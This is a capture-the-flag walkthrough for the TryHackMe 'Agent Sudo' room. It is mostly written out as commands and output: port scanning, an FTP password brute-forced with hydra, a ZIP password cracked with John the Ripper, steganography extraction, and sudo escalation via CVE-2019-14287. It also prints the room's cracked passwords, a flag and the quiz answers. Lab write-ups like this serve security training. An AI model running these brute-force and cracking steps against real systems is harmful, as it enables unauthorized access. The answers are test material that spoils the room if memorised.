Agent Sudo – TryHackMe

Objective: capture the **user** and **root** flags and answer several questions.

Contents

1.Enumerate

We start by checking whether the host is alive.


```
root@ip-10-10-175-169:~# ping 10.10.48.230
PING 10.10.48.230 (10.10.48.230) 56(84) bytes of data.
64 bytes from 10.10.48.230: icmp_seq=1 ttl=64 time=0.958 ms
64 bytes from 10.10.48.230: icmp_seq=2 ttl=64 time=0.307 ms
^C
--- 10.10.48.230 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.307/0.632/0.958/0.325 ms
```

The host responds, so we run **nmap** to scan ports and enumerate services.

```
root@ip-10-10-175-169:~# nmap -sV -sC 10.10.48.230
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or spec
ify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.48.230
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
MAC Address: 02:B3:23:0D:CF:7B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
```

Question: How many open ports? **3.**

We visit the web page. The page says we must use our **codename** as the **User-Agent** to get access. This message is from “Agent R” — so the codename is a single capital letter.



I tested requests with **curl** and discovered that using the User-Agent value C grants access.

```
root@ip-10-10-175-169:~# curl -A "A" -L 10.10.48.230

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
root@ip-10-10-175-169:~# curl -A "B" -L 10.10.48.230

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
root@ip-10-10-175-169:~# curl -A "C" -L 10.10.48.230
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, ch
ange your god damn password, is weak! <br><br>

From,<br>
Agent R
```

Question: How do you redirect yourself to a secret page? **user-agent.**

Question: What is the agent name? **chris.**

2.Hash cracking and brute-force

We attempt to log into FTP, but a password is required.

```
root@ip-10-10-175-169:~# ftp 10.10.48.230
Connected to 10.10.48.230.
220 (vsFTPd 3.0.3)
Name (10.10.48.230:root): chris
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

We brute-force it with **hydra**.

```
root@ip-10-10-175-169:~# hydra -l chris -P '/root/Desktop/Tools/wordlists/rockyou.
txt' 10.10.48.230 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret se
rvice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wait
ing)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14
344398), ~896525 tries per task
[DATA] attacking ftp://10.10.48.230:21/
[21][ftp] host: 10.10.48.230   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-24 08:23:16
```

FTP password: **crystal.**

After logging in we download two images and a text file.


```
root@ip-10-10-175-169:~# ftp 10.10.48.230
Connected to 10.10.48.230.
220 (vsFTPd 3.0.3)
Name (10.10.48.230:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (221.2047 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.01 secs (6.0878 MB/s)
ftp> get cutie.jpg
local: cutie.jpg remote: cutie.jpg
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.00 secs (42.9301 MB/s)
```

The text file says the images are fake and that a password is hidden inside them.

To_agentJ.txt ×

```
1 Dear agent J,
2
3 All these alien like photos are fake! Agent R stored the real
  picture inside your directory. Your login password is somehow stored
  in the fake picture. It shouldn't be a problem for you.
4
5 From,
6 Agent C
```


In cutie.png there is an embedded zip archive, but binwalk cannot extract it automatically.



We know the embedded ZIP starts at offset 34562, so we extract it with dd.

```
root@ip-10-10-175-169:~# dd if=cutie.png of=hidden.zip bs=1 skip=34562
280+0 records in
280+0 records out
280 bytes copied, 0.00150436 s, 186 kB/s
```

Inside the ZIP is a text file that is password-protected.





We hash the archive and crack it with **John the Ripper**.

```
root@ip-10-10-175-169:~# zip2john hidden.zip > hash.txt
root@ip-10-10-175-169:~# john --wordlist='/root/Desktop/Tools/wordlists/rockyou.txt'
 hash.txt
Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"
Use the "--format=ZIP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alien            (hidden.zip/To_agentR.txt)
1g 0:00:00:00 DONE                  1.562g/s 38400p/s 38400c/s 38400C/s merlina..2
80690
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


ZIP password: **alien.**

The next text file tells us we must upload a photo to some encoded location — we decode that location with **base64**.





Using the decoded password, we extract a text file from the second image using **steghide**.



Steghide password: **Area51.**

Question: Who is the other agent (in full)? **james.**

SSH password: **hackerrules!**

3.Capture the user flag

We SSH in as james using the obtained credentials.


```
root@ip-10-10-175-169:~# ssh james@10.10.48.230
james@10.10.48.230's password:
Permission denied, please try again.
james@10.10.48.230's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Sep 24 08:46:37 UTC 2025

  System load:  0.0               Processes:           99
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 17%               IP address for ens5: 10.10.48.230
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
```

We retrieve the **user flag**.

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

We also download the image from the user's folder and use Google Image Search to identify it.

```
root@ip-10-10-175-169:~# scp james@10.10.48.230:Alien_autospy.jpg plik.jpg
james@10.10.48.230's password:
Alien_autospy.jpg                             100%   41KB  20.7MB/s   00:00
```




Question: What is the incident of the photo called? **Roswell alien autopsy.**

4.Privilege Escalation

We run sudo -l to check what commands we can run as root.


```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

We can run /bin/bash as root **without a password**, and there is a known CVE to escalate.



CVE number for the escalation: **CVE-2019-14287.**

We escalate to root and read the **root flag**.



(Bonus) Who is Agent R? **DesKel.**

5.Summary

